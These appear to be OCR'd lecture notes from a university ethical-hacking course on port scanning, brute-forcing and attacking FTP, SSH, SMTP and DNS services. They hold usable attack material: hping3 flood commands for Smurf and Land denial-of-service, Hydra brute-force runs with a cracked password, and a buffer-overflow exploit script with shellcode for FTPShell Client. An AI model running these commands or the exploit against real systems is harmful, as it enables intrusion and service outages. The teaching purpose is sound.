
Tcp scan (full tcp scan)




Nmap carries out *tcp* scan with the *–sT* switch
Port numbers can be specified optionally
Example: *nmap –sT –p80,43 host*

Tcp scan (full tcp scan)

The number of possible ports is 65535, scanning all ports requires too much time (and too noisy).
We can reduce the port numbers by specifying them with the *–p* switch.
Without *–p nmap* will scan the 1024 most popular ports.



SYN scan (half open scan)



Nmap carries out *syn* scan with the *–sS* switch.
Port numbers can be specified optionally.
Example: *nmap –sS –p80,43 host*

SYN scan (half open scan)

Why to use *syn* scan instead of *tcp* scan?
Does it have different result?

The main difference is that in case of *tcp* scan the *tcp* connection is established for every open ports. Firewalls usually log only the established connections.

3.7 Reverse scans

In case of reverse scanning, *Nmap* looks for closed ports. The results of a reverse scan can be either *open/filtered* or *closed*. It cannot be determined if a port is filtered or open. According to *TCP* if a port is closed the receiver sends rst answer no matter which status flag is set:

-sN Null scan (no flags)

-sF Fin scan (only *fin* flag is set)

-sX Xmas scan (*push, fin* and *rst* flags are set)

-sM Maimon scan (*fin* and *ack* are set)

With *hping* we can set any flag (more reverse scan options, see later)

3.8 Ack scan

Ack scan is to determine if a firewall is stateful or stateless.

- The stateless firewall examines a packet as it is independent of the previous packets.
- The stateful firewall can follow packet streams considering previous packets.

For a stateless firewall an *ack* package seems like the third step of the handshake. For the stateful firewall it is pointless (no *syn* and *syn+ack* before). *nmap* -sA

3.9 Decoy scan - hide ourselves

If a TCP connection is established it will be logged by the firewalls – this is noisy (in a network with huge internet traffic there are several port scans by robots).


Decoy scan uses the «needle in the haystack» theory: it sends out each request in multiple copies with different source ip.

Questions: Can we modify our source ip in the packet? If so, why don't we modify it all the time?

Decoy scan example: *nmap –sT –p80 –D5.44.65.150,195.88.55.16, 194.61.183.124 www.uio.no*

Idle scan, ftp bounce – hide ourselves

There are more sophisticated ways of hiding ourselves:




Port is open

Port is closed
Port is filtered (without step 4.)

Example idle scan: *nmap –sI zombie.somewhere.com www.uio.no*
Example ftp bounce: *nmap -b user@FTP-Address Target-Address*


Operating System detection

Nmap's remote *OS* detection uses *TCP/IP* stack fingerprinting. Nmap sends a series of *TCP* and *UDP* packets to the remote host and examines practically every bit in the responses.
After performing dozens of tests such as *TCP ISN* sampling, *TCP* options support and ordering, *IP ID* sampling, and the initial window size check, *Nmap* compares the results to its *nmap-os-db* database of more than 2,600 known *OS* fingerprints and prints out the *OS* details if there is a match.



3.10 Service version detection

Version detection interrogates the ports to determine more about what is actually running. The *nmap-service-probes* database contains probes for querying various services and match expressions to recognize and parse responses.
Nmap tries to determine the service protocol, the version number, hostname, device, the OS family. With *banner grabbing* completely exact version numbers can be retrieved (*Banner* info can be modified).



3.11 Hping2, hping3

Besides *nmap* there are other port scanners like the *hping* family.

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, *TOS*, fragmentation
- Manual path *MTU* discovery
- Advanced traceroute, under all the supported protocols
- Remote *OS* fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

Examples:

Fin scan: *hping3 -c 1 -V -p 80 -s 5050 -F 0daysecurity.com*
Smurf attack: *hping3 -1 --flood -a VICTIM_IP BROADCAST_ADDRESS*
Land attack (DOS): *hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood*

- *--flood*: sent packets as fast as possible. Don't show replies.
- *-V* <-- Verbose
- *-c --count*: packet count
- *-d --data*: data size
- *-S --syn*: set SYN flag
- *-w --win*: winsize (default 64)
- *-p* --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec
- *-s* --baseport: base source port (default random)

See detailed examples here: $http://0daysecurity.com/articles/hping3_examples.html$

Nmap scripting engine

Nmap is not only a port scanner, but a lightweight vulnerability discovery tool as well. With the scripting capabilities we can specify special requests using the *lua* language. The *Nmap* database contains prewritten scripts that are put into categories:

- Auth
- Broadcast
- Brute
- Default
- Discovery
- DOS
- Exploit
- External
- Fuzzer
- Intrusive
- Malware
- Safe
- Version
- Vuln

Nmap scripting engine

Example: *nmap –sT –p21 –script==ftp-vuln-cve2010-4221 target*
Script output:

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vuln-cve2010-4221:
|   VULNERABLE:
|   ProFTPD server TELNET IAC stack overflow
|     State: VULNERABLE
|     IDs:  CVE:CVE-2010-4221  BID:44562  OSVDB:68985
|     Risk factor: High  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|     Description:
|       ProFTPD server (version 1.3.2rc3 through 1.3.3b) is vulnerable to
|       stack-based buffer overflow. By sending a large number of TELNET_IAC
|       escape sequence, a remote attacker will be able to corrupt the stack and
|       execute arbitrary code.
|     Disclosure date: 2010-11-02
|     References:
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4221
|       http://osvdb.org/68985
|       http://www.metasploit.com/modules/exploit/freebsd/ftp/proftp_telnet_iac
|       http://bugs.proftpd.org/show_bug.cgi?id=3521
|_      http://www.securityfocus.com/bid/44562
```

Other examples:
All scripts from a category: *nmap –sT –p21 –script==vuln target*
All scripts (carpet bombing!): *nmap –sT –p21 –script==all target*

3.12 Port scanning summary: inventory

- The result of the port scanning has to be summarized in a table (Inventory)
- The inventory should be part of the final pentest report
- The table contains all the discovered hosts with all discovered services in separate rows
- Each service has a comment field if it was compromised during the pentest
- The client can evaluate each service if it should be closed or assign a responsible person for all operating services

3.12.1 Special port scanners: Firewalk, Zmap

Firewalk was a special internal network scanner in the beginning of the 2000s (cannot be used today). It was able to exploit of a flow of the *TCP* implementation and scan the internal network with one hop behind a firewall (it used customized *ttl* values).

Zmap is a superfast layer2 port scanner. It is able to map the whole *ipv4* network range within 45 minutes for one port. ($https://zmap.io/$)

4 Lecture 4: Get in touch with services


Lecture Overview

- Trying out default credentials
- Brute-forcing techniques and mitigations
- What are the exploits and how to use them
- Using open-relay SMTP
- DNS enumeration and zone transfer

4.0.1 Where are we in the process of ethical hacking?

- We have several general information about the target
- We have the technical details (domains, ip ranges)
- We mapped the target network and have an inventory (live hosts, responding services)
- What's next?
- We try to compromise services
  - Find a vulnerability
  - Exploit the vulnerability

Reminder - Network scanning positions



How to start compromising a service?

What kind of services do we have to face from outside? Web, Ftp, ssh, dns, mail (SMTP, POP3, IMAP, Exchange), VPN and many others

Typical services inside: Netbios, SMB, Printer, RDP, DB services, LDAP, etc.

4.1 How to start compromising a service?

What kind of errors (vulnerabilities) can we expect?

- Configuration related errors
  - Default credentials
  - Easy to guess credentials (we had information gathering before)
  - No or inappropriate protection against guessing (brute-force)
  - Unnecessary function
  - Privilege misconfigurations
  - Other configuration errors
- Software vulnerability related error
  - No input validation
  - Memory handling errors
  - Several others (see later)

4.2 Brute-forcing

- Trying out multiple combinations
- How to generate the options?
  - Random
  - Trying out all combinations
  - Using a list or dictionary
- Brute forcing tools
  - THC Hydra (ssh, ftp, http)
    Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.
  - Ncrack
  - Medusa

4.3 Service specific attacks


We cannot cover all services, but we're going to focus on:
Ftp SSH SMTP DNS Web (Lecture 5,6,7)
Exploits in general (The theory and practice of exploits will be on Lecture 8,9 but we're going to use some of the available exploits now.)
ARP, Netbios, SMB, etc. Lecture 10 (Internal network hacking)

4.3.1 What is an exploit?

An **exploit** (from the English verb to exploit, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack

Factory defaults


- Default credetials
  - http://cirt.net
  - http://phenoelit.org/dpl/dpl.html
  - http://www.defaultpassword.com/
- Default functions



Attacking ftp service

The ftp server configuration file declares what is enabled

Example: *vsftpd.conf* file



If anonymous is enabled, we can log in to see what we can do

We can also brute-force the credentials or use exploits

4.4 Attacking ftp service

4.4.1 anonymous login

```
root@kali:~# ftp 158.36.185.227
Connected to 158.36.185.227.
220 Oh, here it is: UiO-CTF{G00d_0ld_b4nners!}
Name (158.36.185.227:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

```
root@kali:~# ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.3)
Name (localhost:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

If anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email) $anon_{u}pload_{e}nable$, $anon_{o}ther_{w}rite_{e}nable$ settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

Attacking ftp service: brute-forcing with Hydra

```
root@kali:~# hydra -t 2 -l admin -P pass.lst -vV localhost ftp
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-07 07:16:46
[DATA] max 2 tasks per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries p
r task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target localhost - login "admin" - pass "1234" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 3 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "suzie" - 5 of 5 [child 0] (0/0)
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-07 07:16:57
```

-l for single user –L user list (the list has to be named after)


-p for single password –P password list (the list file has to be named after)

-t parallel tries (default 16)

Attacking ftp service: using exploits

The main exploit source is the exploit-db (http://exploit-db.com)

And of course the darkweb, if you have needless remaining crypto currencies ☺ (



Attacking ftp service: using exploits

Example: *FTPShell Client 6.7 - Buffer Overflow* from May 2018

Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service.

Demo…

BUT! This exploit works only for that specific version with the same OS circumstances. E.g. *0x00452eed* has to contain a *call esi* instruction.

Without understanding it you can't customize it.

```
buf += "\xdb\xc8\xba\x3e\x93\x15\x8f\xd9\x74\x24\xf4\x5e\x33"
buf += "\xc9\xb1\x31\x31\x56\x18\x03\x56\x18\x83\xc6\x36\x71"
buf += "\xe0\x73\xaa\xf7\x08\x8c\x2a\x98\x82\x69\x1b\x98\xf1"
buf += "\xfa\x08\x28\x71\xae\xaa\xc3\xd3\x59\x1c\xa1\xff\x6c"
buf += "\xf5\x0c\x26\x42\x06\x3c\x1a\xc5\x84\x3f\x4f\x25\xb5"
buf += "\x8f\x82\x24\xf2\xf2\x0f\x74\xab\x79\xd0\xb9\xd8\x34"
buf += "\xde\x02\x92\xd9\x66\xf6\x62\xdb\x43\xa9\xff9\x82\x47"
buf += "\xeb\x2e\xbf\xc1\x53\x33\xfa\x98\xe8\x87\x70\x1b\x39"
buf += "\xd0\x79\x00\x04\xd7\xd8\xc8\x41\xdf\x73\xbf\xb0\x1c"
buf += "\x89\xb8\x7f\x5f\xd5\x4d\x64\xc7\x9e\xf6\x40\xf6\x73"
buf += "\x60\x02\xf4\x38\xe9\xdc\x18\x04\x2b\xe7\x24\xd0\xca"
buf += "\x28\xad\x0f\xe9\xec\xf6\x04\x90\xb5\x52\xba\xad\xa6"
buf += "\x3d\x03\x08\xac\xd3\x79\x23\xef\xf8\x87\x97\x95\x8f"
buf += "\x88\xc7\x95\xbf\xe9\xf6\x1e\x50\x76\x07\xf5\x15\x88"
buf += "\x8d\x54\x3f\x01\x08\xde\x02\x4c\xab\xfa\xa0\x09\x28"
buf += "\x0f\x38\x8e\x30\x7a\x3d\xca\xf6\x96\x4f\xa4\x93\x98"
buf += "\xfc\x64\xb6\xfa\x63\xf7\x5a\xd3\x06\x7f\xf8\x2b"

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", port))
    s.listen(5)
    print("[+] FTP server started on port: "+str(port)+"\r\n")
except:
    print("[x] Failed to start the server on port: "+str(port)+"\r\n")

eip = "\xed\x2e\x45"  # CALL ESI from FTPShell.exe : 0x00452eed
nops = "\x90"*40
junk = "F"*(400 - len(nops) - len(buf))
payload = nops + buf + junk + eip

while True:
    conn, addr = s.accept()
    conn.send('220 FTP Server\r\n')
    print(conn.recv(1024))
    conn.send('331 OK\r\n')
    print(conn.recv(1024))
    conn.send('230 OK\r\n')
    print(conn.recv(1024))
    conn.send('220 "'+payload+'" is current directory\r\n')
```

Attacking ssh service – brute force


Without the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:39:26
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per
 task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:39:47
root@kali:~#
```

With the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:41:23
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:6), ~0 tries per
 task
[DATA] attacking service ssh on port 22
[22][ssh] host: 193.225.218.118   login: uioctf   password: ethicalhacking999
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:41:37
root@kali:~#
```


Attacking ssh service – using exploits



Command execution ssh exploit example: Stack replacement + ROP (see lecture 9.)

Attacking SMTP

SMTP (Simple Message Transfer Protocol) is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).

4.5 Attacking SMTP

The main SMTP commands are:

HELO: Sent by a client to identify itself

EHLO: The same as HELO but with ESMTP (multimedia support)

MAIL FROM: Identifies the sender of the message


RCPT TO: Identifies the message recipients

DATA: Sent by a client to initiate the transfer of message content. Note there are no Subject, CC, BCC fields. All these data are placed in the data section (these are not part of the smtp)

VRFY: Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.


Attacking SMTP – open relay access

In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields. DEMO..



Attacking SMTP – open relay access

Checking the email header



4.5.1 open relay access

How to find open-relay SMTP?

- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spamboxes will probably contain some open-relay SMTP server

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100

Email– brute force with THC-Hydra

hydra smtp.victimsemailserver.com smtp -l victimsaccountname -P 'pass.lst' -s portnumber -S -v –V

hydra –l username -P pass.txt my.pop3.mail pop3


hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN


Supported protocols by THC-Hydra


Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTPHEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPSFORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTPProxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

4.6 DNS service

- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)







Attacking DNS – domain brute-forcing

See more: https://pentestlab.blog/tag/domain-brute-force/
https://github.com/rbsec/dnscan

dnscan.py	Fix Spelling mistake leads to program not being compiled
requirements.txt	Add requirements.txt file for installing deps
subdomains-100.txt	Updated subdomain lists
subdomains-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-10000.txt	Added a few more common subdomains
subdomains-500.txt	Updated subdomain lists
subdomains-uk-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-uk-500.txt	Added .uk subdomain lists
subdomains.txt	Added a few more common subdomains
suffixes.txt	Remove suffix that creates wildcards

```
root@kali:~# dnsrecon -d www.uio.no -D /root/subdomains-500.txt -t brt
[*] Performing host and subdomain brute force against www.uio.no
[*] 0 Records Found
root@kali:~#
```

Nmap scripting engine, Medusa

- **Default category**: checks for factory defaults

- **Brute category**: carry out brute-forcing with multiple protocols
- **Vuln category**: tries to identify vulnerabilities
- **Auth category**: authentication bypass, etc.

Medusa is a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC, etc.

Ncrack

- Ncrack is a high-speed network authentication cracking tool. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.
- Ncrack's features include full control of network operations, allowing for very sophisticated brute-forcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM and OWA.


Hypertext Transfer Protocol

Hypertext Transfer Protocol – web methods

Web methods: GET, POST, PUT, DELETE, TRACE, OPTIONS

In most of the cases we use GET and POST only. GET to obtain the data (download a site), and POST to send data. In addition HEAD and PUT is also in use.

Before the ftp services the web pages were uploaded by the PUT method and deleted by the DELETE. If a PUT method is enabled for a folder and a folder has write access then we can upload attacking scripts (very rare and very bad configuration)



Get in touch with services, what's the order?

The order of the investigation is the following:

- Manual analysis (initial)
- Automatic analysis (several prewritten scripts There are several tools to analyze the services automatically. E.g. Nessus, OpenVAS, Qualys, etc..
- Manual analysis (to check for false positives)


5 Lecture 5: Web hacking 1, Client side bypass, Tampering data, Brute-forcing

Lecture Overview

- Summary - how web sites work
- HTTP protocol
- Client side - server side actions
- Accessing hidden contents
- Modifying client side data
- Brute-forcing forms, directories
- Web parameter tampering


5.1 Hypertext Transfer Protocol (HTTP)

HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exits since 2015, almost all browsers support it by now). HTTP is used in a client - server model. The client sends a request and receives answer from the server.



Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.
Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name




Response:

- The web answer (in response)
- The date
- The content type

5.1.1 HTTP response splitting

HTTP response splitting is an old vulnerability (still appears in 2018). In case of inappropriate validation of the requests, the client can provide misleading input (two new lines in the header indicates the end of the header). The attacker can force server to cache a wrong server answer.



5.1.2 telnet


HTTP operates with several web methods.
The main methods in use:

- GET - to download data
- POST - to send data (e.g. I posted something on facebook)

Other methods in use:


- HEAD - to obtain the HTTP header
- PUT - to place content on the server (e.g. restful services)

Further existing methods:
DELETE (to remove content), TRACE, DEBUG, OPTIONS (to see the available webmethod list)



Hypertext Transfer Protocol with browser The web communication is basically done by the web browsers.

The browsers can send optional values, such as content encoding, browser type, etc.



5.1.3 web answers (Http status codes)

2xx: Success
200: OK
204: No content

3xx: Redirection
301: Moved permanently
302: Moved temporarily
304: not modified
305: Use proxy
308: Permanent redirect

4xx: Client error
400: Bad request
403: Forbidden
404: File not found
405: Method not allowed
408: Request timeout

5xx: Server error
500: Internal server error
502: Bad gateway
504: Gateway timeout
505: Http version not supported

5.1.4 web answers (Http status codes)

2xx: Success
200: OK
204: No content


3xx: Redirection
301: Moved permanently
302: Moved temporarily
304: not modified
305: Use proxy
308: Permanent redirect


4xx: Client error
400: Bad request
403: Forbidden
404: File not found
405: Method not allowed
408: Request timeout

5xx: Server error
500: Internal server error
502: Bad gateway
504: Gateway timeout
505: Http version not supported

5.1.5 HTTP PUT method – upload file

PUT method was used to place and update website content before ftp. If it is enabled for a folder and the folder has permission to write then the attacker can take advantage of that vulnerability and upload arbitrary files.





5.2 Webserver

5.2.1 types and configuration

Web server types and applications:

